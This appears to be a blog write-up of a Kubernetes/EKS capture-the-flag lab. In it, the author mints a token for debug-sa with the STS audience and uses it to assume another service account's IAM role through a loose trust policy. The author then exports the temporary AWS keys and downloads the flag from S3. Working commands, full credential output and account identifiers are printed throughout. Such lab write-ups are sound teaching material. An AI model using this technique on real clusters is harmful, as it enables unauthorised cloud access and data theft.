
From question we can conclude, We are given a clue that we need the role attached to the s3access-sa service account .
Bucket path to access the flag is challenge-flag-bucket-3ff1ae2/flag
Trust Policy explains more about the service account
3. Checking our permissions via can-i .
root@wiz-eks-challenge:~# kubectl auth can-i --list
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs   Resource Names     Verbs
serviceaccounts/token                           []                  [debug-sa]         [create]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                 [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                 [create]
pods                                            []                  []                 [get list]
secrets                                         []                  []                 [get list]
serviceaccounts                                 []                  []                 [get list]
                                                [/api/*]            []                 [get]
                                                [/api]              []                 [get]
                                                [/apis/*]           []                 [get]
                                                [/apis]             []                 [get]
                                                [/healthz]          []                 [get]
                                                [/healthz]          []                 [get]
                                                [/livez]            []                 [get]
                                                [/livez]            []                 [get]
                                                [/openapi/*]        []                 [get]
                                                [/openapi]          []                 [get]
                                                [/readyz]           []                 [get]
                                                [/readyz]           []                 [get]
                                                [/version/]         []                 [get]
                                                [/version/]         []                 [get]
                                                [/version]          []                 [get]
                                                [/version]          []                 [get]
podsecuritypolicies.policy                      []                  [eks.privileged]   [use
4. Try to list the pods & serviceaccounts .
root@wiz-eks-challenge:~# kubectl get pods
No resources found in challenge5 namespace.

root@wiz-eks-challenge:~# kubectl get secrets
No resources found in challenge5 namespace.
5. Listing service accounts to find the IAM role.
root@wiz-eks-challenge:~# kubectl get serviceaccounts
NAME SECRETS AGE
debug-sa 0 5d14h
default 0 5d14h
s3access-sa 0 5d14h
6. Get the service account in yaml , indicating that the s3access-sa service account is annotated with an IAM role challengeEksS3Role.
root@wiz-eks-challenge:~# kubectl get serviceaccounts -o yaml
apiVersion: v1
items:
- apiVersion: v1
  kind: ServiceAccount
  metadata:
    annotations:
      description: This is a dummy service account with empty policy attached
      eks.amazonaws.com/role-arn: arn:aws:iam::688655246681:role/challengeTestRole-fc9d18e
    creationTimestamp: "2023-10-31T20:07:37Z"
    name: debug-sa
    namespace: challenge5
    resourceVersion: "671929"
    uid: 6cb6024a-c4da-47a9-9050-59c8c7079904
- apiVersion: v1
  kind: ServiceAccount
  metadata:
    creationTimestamp: "2023-10-31T20:07:11Z"
    name: default
    namespace: challenge5
    resourceVersion: "671804"
    uid: 77bd3db6-3642-40d5-b8c1-14fa1b0cba8c
- apiVersion: v1
  kind: ServiceAccount
  metadata:
    annotations:
      eks.amazonaws.com/role-arn: arn:aws:iam::688655246681:role/challengeEksS3Role
    creationTimestamp: "2023-10-31T20:07:34Z"
    name: s3access-sa
    namespace: challenge5
    resourceVersion: "671916"
    uid: 86e44c49-b05a-4ebe-800b-45183a6ebbda
kind: List
metadata:
  resourceVersion: ""
Findings from above service account,
- IAM role attached to SA “debug-sa” is challengeTestRole-fc9d18e
- IAM role attched to SA, “s3access-sa” is challengeEksS3Role
Only allowed to create token for “debug-sa” ( identified by running “kubectl auth can-i — list”) and need to assume challengeEksS3Role to get our flag.
7. Creating a token for the 'debug-sa' service account.
root@wiz-eks-challenge:~# kubectl create token debug-sa
eyJ---output--masked------sYrQYvw
8. The token is a JWT, and the payload can be base64 decoded to reveal AWS role details.
Decoding it via https://jwt.io/

9. Compare the Principal in the trust policy.

When created a token for default-sa service account and trying to assume “challengeEksS3Role”, it gave the below error.
root@wiz-eks-challenge:~# tokenDEBUG=$(kubectl create token debug-sa)

root@wiz-eks-challenge:~# aws sts assume-role-with-web-identity --web-identity-token $tokenDEBUG --role-arn arn:aws:iam::688655246681:role/challengeEksS3Role --role-session-name hacked

An error occurred (InvalidIdentityToken) when calling the AssumeRoleWithWebIdentity operation: Incorrect token audience
The error encountered seemed to have something to do with the ‘audience’ field. Further research revealed that the condition (audience=sts.amazonaws.com), which was missed and led to the generation of another token, was related to the ‘audience parameter’ .
10. Assuming the role and setting up AWS CLI credentials via assume-role-with-web-identity.
root@wiz-eks-challenge:~# debugsatoken=$(kubectl create token debug-sa --audience=sts.amazonaws.com)

root@wiz-eks-challenge:~# aws sts assume-role-with-web-identity --web-identity-token $debugsatoken --role-arn arn:aws:iam::688655246681:role/challengeEksS3Role --role-session-name hacked
{
    "Credentials": {
        "AccessKeyId": "ASIA2AVYNEVM7XDRLNPE",
        "SecretAccessKey": "EWnGiN7yk6BkUo7Fvy+45QNkCvkNXRHK8QxLH",
        "SessionToken": "IQoJb3JpZ2luX2VjEFQaCXVz3QtMSJHMEUCIHbs9G0bMXLKb7P98aikVHFzBJVynBAnqNvIC6YrPDBZAiEAnAi61nHCwrfRtLIABKpJglpiGgpdkfmlrBUf8H8YhSIqwAQIjf//////////ARAAGgw2ODg2NTUyNDY2ODEiDH21S+0MP7W6ICH2myqUBIHxSfI3WrNvI7gSUhFWeJPIA9cXwRhg75TIhxYgFtK20aBGWC4ml7y3B6vth08MyP1WZp/AC1kbWKYyyfQb6/mU7y+5UcZM9PnXBnQ0GlkROBTEOblq1WBbgLKsfGZ9Ebx8k2K0f3mV2yYAFLbYa3rXZzYPJIPLpSPlberQTRYLRryl+UggKqBACjvgKGpeD9cBFOqyn5xRGQ/QbpaaVBMKblfhGNNFnX/FTMLEpwlHDrpA3I/+On3gWw+BswoNSrKIsAkgxGjKmp2PmNqb4EJUTUyNiGo2kHapeAaeZ94kNQuMba99zkiAtY4NsASvYVoitqb14J4wOA0/x1Q1dvqAWxQ8vfnKxY3+TnVQT5pd9zLC8MmMW61YF+sS+7KuHxdmXI8jT3LihccW67oKfEXWyR0ucKTeklzk3cquVamfoJC+m4HTlgcI3riy0rLSp02M1xtIP2RbeazuXo/oGEJtrAAhmCnNw9s81JVuKu8yx/oCudVaPw0UWtQRZVTC2waVmhdct7+sP5BMmlC5Vab4IKi5jUakTXVZhnq7V5wgIyo3QQzj2vFfTyd4fcVbVMkunHMq0n3WPTfrv02BGjqgJhc+kiETepQivX2M21yf1odvJ32G6QBcsQS82hln41CKUlP4lb/04LupNrpYf+yIT7kUPCrLHzEDxWNd6KtjuoN7BLPu3XgJga5HvvyaRPtC+c4wup+jqgY6lQGONItyynDpHntV2qxawELSSwnWQ/U75jge3Ja3UVaic/4iKs5dSKWdorvloHjG2yZg4Puz8CPakOd+7fnraG97BaWBcxajF2HosinLYPN8BT99GqguEeOc/J2BylbzwpY+Q6Sz18jePgwUzfcdqq0ixfPBMvM6lP703dOqtfxv56225UAUrFR+RhFUNBupZP7d7Bgplg==",
        "Expiration": "2023-11-06T12:36:26+00:00"
    },
    "SubjectFromWebIdentityToken": "system:serviceaccount:challenge5:debug-sa",
    "AssumedRoleUser": {
        "AssumedRoleId": "AROA2AVYNEVMZEZ2AFVYI:hacked",
        "Arn": "arn:aws:sts::688655246681:assumed-role/challengeEksS3Role/hacked"
    },
    "Provider": "arn:aws:iam::688655246681:oidc-provider/oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589",
    "Audience": "sts.amazonaws.com"
}
11. Finally, export the new temporary keys for AWS.
export AWS_ACCESS_KEY_ID=ASIA2AEVM7XDRLNPE
export AWS_SECRET_ACCESS_KEY=EWnGiN7ykUo7Fvy+45QNkCvPe/kNXRHK8QxLH
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFzLXdlc3QtMSJHMEUCIHbs9G0bMXLKb7P98aikVHFzBJVynBAnqNvIC6YrPDBZAiEAnAi61nHCwrfRtLIABKpJglpiGgpdkfmlrBUf8H8YhSIqwAQIjf//////////ARAAGgw2ODg2NTUyNDY2ODEiDH21S+0MP7W6ICH2myqUBIHxSfI3WrNvI7gSUhFWeJPIA9cXwRhg75TIhxYgFtK20aBGWC4ml7y3B6vth08MyP1WZp/AC1kbWKYyyfQb6/mU7y+5UcZM9PnXBnQ0GlkROBTEOblq1WBbgLKsfGZ9Ebx8k2K0f3mV2yYAFLbYa3rXZzYPJIPLpSPlberQTRYLRryl+UggKqBACjvgKGpeD9cBFOqyn5xRGQ/QbpaaVBMKblfhGNNFnX/FTMLEpwlHDrpA3I/+On3gWw+BswoNSrKIsAkgxGjKmp2PmNqb4EJUTUyNiGo2kHapeAaeZ94kNQuMba99zkiAtY4NsASvYVoitqb14J4wOA0/x1Q1dvqAWxQ8vfnKxY3+TnVQT5pd9zLC8MmMW61YF+sS+7KuHxdmXI8jT3LihccW67oKfEXWyR0ucKTeklzk3cquVamfoJC+m4HTlgcI3riy0rLSp02M1xtIP2RbeazuXo/oGEJtrAAhmCnNw9s81JVuKu8yx/oCudVaPw0UWtQRZVTC2waVmhdct7+sP5BMmlC5Vab4IKi5jUakTXVZhnq7V5wgIyo3QQzj2vFfTyd4fcVbVMkunHMq0n3WPTfrv02BGjqgJhc+kiETepQivX2M21yf1odvJ32G6QBcsQS82hln41CKUlP4lb/04LupNrpYf+yIT7kUPCrLHzEDxWNd6KtjuoN7BLPu3XgJga5HvvyaRPtC+c4wup+jqgY6lQGONItyynDpHntV2qxawELSSwnWQ/U75jge3Ja3UVaic/4iKs5dSKWdorvloHjG2yZg4Puz8CPakOd+7fnraG97BaWBcxajF2HosinLYPN8BT99GqguEeOc/J2BylbzwpY+Q6Sz18jePgwUzfcdqq0ixfPBMvM6lP703dOqtfxv56225UAUrFR+RhFUNBupZP7d7Bgplg==
12. Validate the temporary AWS credentials.
root@wiz-eks-challenge:~# aws sts get-caller-identity
{
    "UserId": "AROA2AVYNEVMZEZ2AFVYI:hacked",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/challengeEksS3Role/hacked"
}
13. Fetching the flag from the S3 bucket mentioned in the challenge.
root@wiz-eks-challenge:~# aws s3 cp s3://challenge-flag-bucket-3ff1ae2/flag .
download: s3://challenge-flag-bucket-3ff1ae2/flag to ./flag

root@wiz-eks-challenge:~# cat flag
wiz_---output--masked-flag-----}
Reference:
Continue reading on Medium
Enjoyed this article? Visit Medium to leave a comment, clap, or follow Anjali for more insights!
Read on MediumMore Articles
How I Found a Path Traversal in the Rancher Dashboard via HAR Replay
The issue is considered as a hardening gap by the Rancher Security team, as it resides within a feature limited to dev mode in Rancher Dashboard. Finding bugs isn’t always about breaking into a live ...
EKS Moved To containerd, GuardDuty’s Runtime Alert Stayed Behind. Here’s Why That Matters.
Why this matters especially for startups relying on AWS GuardDuty? Why I’m Writing This Amazon EKS has moved to from 1.24 and later. Kubernetes removed dockershim in v1.24. Docker as a runtime is leg...